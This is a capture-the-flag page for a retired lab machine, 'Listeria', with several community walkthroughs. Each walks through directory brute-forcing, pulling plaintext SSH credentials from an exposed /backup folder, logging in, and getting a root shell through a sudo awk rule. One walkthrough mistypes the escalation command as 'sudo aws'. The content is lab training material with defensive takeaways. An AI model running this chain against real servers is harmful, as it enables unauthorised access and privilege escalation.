
🐀 0 pts earned

Listeria

Listeria started as a quick internal tool that was never meant to face the world. Then someone pointed a domain at it. A Friday afternoon deploy. No review. The developer responsible has since changed departments.

💰 Season 1 Vault

Somewhere inside this machine a key fragment is concealed — not in plain sight, not in the obvious loot. Think beyond the standard exploit chain to find it. The fragment is encoded; the encoding method is hinted at within the machine itself.

The first player who locates, decodes, and enters the key wins permanently. There is no second place.

Log in to claim this vault.

Machine retired — decommissioned
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

No community hints yet — be the first to add one!

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
h4ck3r1337 MOD A 8 Jun 2026

Challenge Description

The web server exposes its directory tree to unauthenticated users. Hidden among the accessible files is a credential that leads to further access. The key clue is in the index itself — the web server’s default page is not the whole story.

  1. Enumeration

The initial scan revealed two open ports:

80/tcp — HTTP
22/tcp — SSH

Although the landing page appeared to be a standard Apache default page, the challenge description hinted at exposed directory contents and hidden files.

Directory Brute-Forcing

I used gobuster to identify hidden directories and files:

gobuster dir -u http://139.144.167.19/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak

This scan revealed the presence of a /backup/ directory.

  1. Foothold / User Access


After accessing the discovered directory, directory listing was enabled, exposing internal files.

Credential Discovery

Browsing to:

http://139.144.167.19/backup/

showed a file named credentials.txt.

I retrieved its contents with:

curl http://139.144.167.19/backup/credentials.txt

The file contained valid SSH credentials:

labuser:HttpL4b!
Initial Access

Using the extracted credentials, I logged in over SSH:

ssh labuser@139.144.167.19

Password:

HttpL4b!

After logging in, I accessed the user flag:

cat user.txt

This confirmed user-level access.

  1. Privilege Escalation

With local access as labuser, I checked for sudo privileges:

sudo -l

The output showed that labuser could execute awk as root without a password:

(root) NOPASSWD: /usr/bin/awk
Exploitation

Since awk can execute system commands, I used it to spawn a root shell:

sudo awk 'BEGIN {system("/bin/bash")}'
Root Access

After obtaining a root shell, I verified privileges and retrieved the root flag:

whoami
cat /root/root.txt

This confirmed full system compromise.

  1. Key Takeaways
    Disable directory indexing: Exposed directory listings can reveal sensitive files.
    Never store credentials in public web directories: Even backup files can lead to full compromise.
    Restrict sudo permissions carefully: Utilities like awk, sed, and python can be abused to spawn shells if misconfigured.
    Conclusion

The challenge was solved by discovering an exposed backup directory, extracting plaintext credentials, gaining SSH access as labuser, and escalating privileges through a misconfigured sudo rule allowing awk execution as root.

noor404 C 19 May 2026

Walkthrough: Listeria

Step 1 — Service Enumeration

nmap -sC -sV -p 22,80 139.144.167.19

Summary: Identified SSH (OpenSSH 8.2) and Apache HTTP service with default Ubuntu page.

Step 2 — Web Directory Enumeration

gobuster dir -u http://139.144.167.19 -w /usr/share/wordlists/dirb/common.txt -x txt,conf,bak,old,zip,tar,gz,env,log

Summary: Discovered exposed /backup directory.

Step 3 — Inspect Exposed Directory

curl http://139.144.167.19/backup/

Summary: Directory listing enabled; found credentials.txt.

Step 4 — Retrieve Credentials

curl http://139.144.167.19/backup/credentials.txt

Summary: Leaked credentials obtained:

labuser:HttpL4b!

Step 5 — Initial Access

ssh labuser@139.144.167.19

Summary: Logged in successfully using leaked credentials.

Step 6 — Privilege Escalation Enumeration

sudo -l

Summary: Found sudo misconfiguration:

(root) NOPASSWD: /usr/bin/awk

Step 7 — Root Access

sudo awk 'BEGIN {system("/bin/bash")}'

Summary: Abused allowed sudo binary to spawn root shell.

Step 8 — Capture Flags

cat /home/labuser/user.txt
cat /home/labuser/rootflag.txt

Summary: Retrieved both flags.

davidkarpinski1 C 16 May 2026

Listeria

And here's another web challenge based on low-hanging fruits. Can you root it?

Reconnaissance

Without much new information, let's begin our interaction with the target by performing a port scan.

rustscan -b 10140 -a 139.144.167.19

And that's it, if we access the target on port 80 we'll encounter the default Apache2 service page. While many stop there, we'll fuzz the files with the FFUF tool to see what else the attack surface has to offer.

ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://139.144.167.19/FUZZ

And wouldn't you know it, we found a backup directory!?

Initial Foothold

And of course, the server has Directory Listing enabled and a credentials.txt file (need I say more?).

curl http://139.144.167.19/backup/credentials.txt

ssh labuser@139.144.167.19

Privilege Escalation

When we run sudo -l, we find that we have execution permission on the awk binary. I'll leave it to you to research this executable on the GTFObins website and use it to spawn a root shell and thus, get the last flag.

sudo aws 'BEGIN {system("/bin/bash")}'

cat /root/root.txt

Happy Hacking!

References

mahnoor27 C 14 May 2026

Reconnaissance
Performed web directory enumeration.
Identified directory listing enabled on web server.
Enumeration
Extracted exposed files from public directories.
Located sensitive credentials in exposed file tree.
Exploitation
Used discovered credentials to access restricted services.
Privilege Escalation
Escalated privileges via reused credentials or misconfigurations.
Post Exploitation
Retrieved system-level access.
Outcome
User and root access achieved.

aashutoshlodhi B 12 May 2026

Walkthrough: Listeria

Challenge Description: The web server proudly serves its directory tree to anyone who asks. Hidden among the exposed files lies a credential that opens more than just a web page. Look closer — the index never lies.


1. Enumeration

The initial scan reveals two open ports: 80 (HTTP) and 22 (SSH). While the landing page appears to be a standard Apache default page, the description suggests an exposed directory structure.

  • Directory Brute-forcing:
    Using gobuster to find hidden directories or files that might be serving the directory tree mentioned.
    gobuster dir -u http://139.144.167.19/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak
    

    Result: Identified /backup/ directory.


2. Foothold (User Flag)

Accessing the discovered directory reveals that directory indexing is enabled, exposing internal files.

  • Finding Credentials:
    Navigating to http://139.144.167.19/backup/ shows a file named credentials.txt.

    curl http://139.144.167.19/backup/credentials.txt
    

    Output: labuser:HttpL4b!

  • Initial Access:
    Use the extracted credentials to log in via SSH.

    ssh labuser@139.144.167.19
    # Password: HttpL4b!
    
    cat user.txt
    

    User Flag: flag{...._...._....}


3. Privilege Escalation (Root Flag)

With local access as labuser, the next step is to check for privilege escalation vectors, specifically looking at sudo permissions.

  • Checking Sudo Permissions:

    sudo -l
    

    The output reveals that labuser can run the awk utility as root without a password:
    (root) NOPASSWD: /usr/bin/awk

  • Exploitation:
    Exploit awk to execute a system shell. Since it runs as root, the resulting shell will have root privileges.

    sudo awk 'BEGIN {system("/bin/bash")}'
    
  • Claiming Root:

    whoami # root
    cat /root/root.txt
    

    Root Flag: flag{...._...._....}


Key Takeaways

  1. Disable Directory Indexing: Ensure that web server configurations do not allow users to browse file structures, which can lead to information disclosure.
  2. Secure Sensitive Files: Never store credentials in plaintext or in publicly accessible web directories, even if they are "hidden" or marked as backups.
  3. Audit Sudoers: Limit sudo access to specific, non-interactive binaries. Binaries like awk, sed, or python can be easily used to spawn shells and bypass security controls.
thinkverse MOD B 11 May 2026

Network Recon

The challenge gives us a starting point by providing us with an nmap command for network scanning.

nmap -sV -p 80,22 139.144.167.19

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Enumerating the web

Visiting :80 shows the default welcome page for Apache2; nothing is found here apart from the default page.

We will start our enumeration by looking for robots.txt and sitemap.xml. These are two great ways to find hidden paths.
In this example, tho, we don't find anything, so we'll step up our enumeration using gobuster[1] and SecLists[2].

gobuster dir -u 139.144.167.19 --wordlist /SecLists/Discovery/Web-Content/common.txt

Running gobuster reveals a path /backup we didn't know about before.

/backup               (Status: 301) [Size: 317] [--> http://139.144.167.19/backup/]
/index.html         (Status: 200) [Size: 10918]

Note: Change the --wordlist to your own SecLists location, or another wordlist.

Visiting /backup shows an Apache directory listing that includes a rather interesting file named credentials.txt.

Using these leaked credentials, we can now SSH into the server and find our user.txt flag.

flag{****_***_*******_*****}

Escalating to root

We are not done yet, as we have another flag to find. To do this, we need to escalate our privilege to root.

One way we can do this is by checking our sudo permissions using the -l or --list option.

sudo -l
...

User labuser may run the following commands on http-lab-5b8d65cf9-xstd4:
    (root) NOPASSWD: /usr/bin/awk

We see that we can execute awk as a root, one resource we can use to find out how is GTFOBins.

Searching for awk, we see that we can either use the BEGIN block to spawn a shell or use '//' along with the file path to read the flag.

sudo awk 'BEGIN {system("/bin/sh")}'

sudo awk '//' /root/root.txt

Doing either of these options gets us our last flag.

flag{***_******_**_*****}

Clean up your connection

You can now exit the box and clean up your SSH connection. If you spawned a root shell, type exit to get back down to the labuser.
Once in the labuser shell, we can again use exit to log out and close the SSH connection.


  1. https://github.com/OJ/gobuster
  2. https://github.com/danielmiessler/SecLists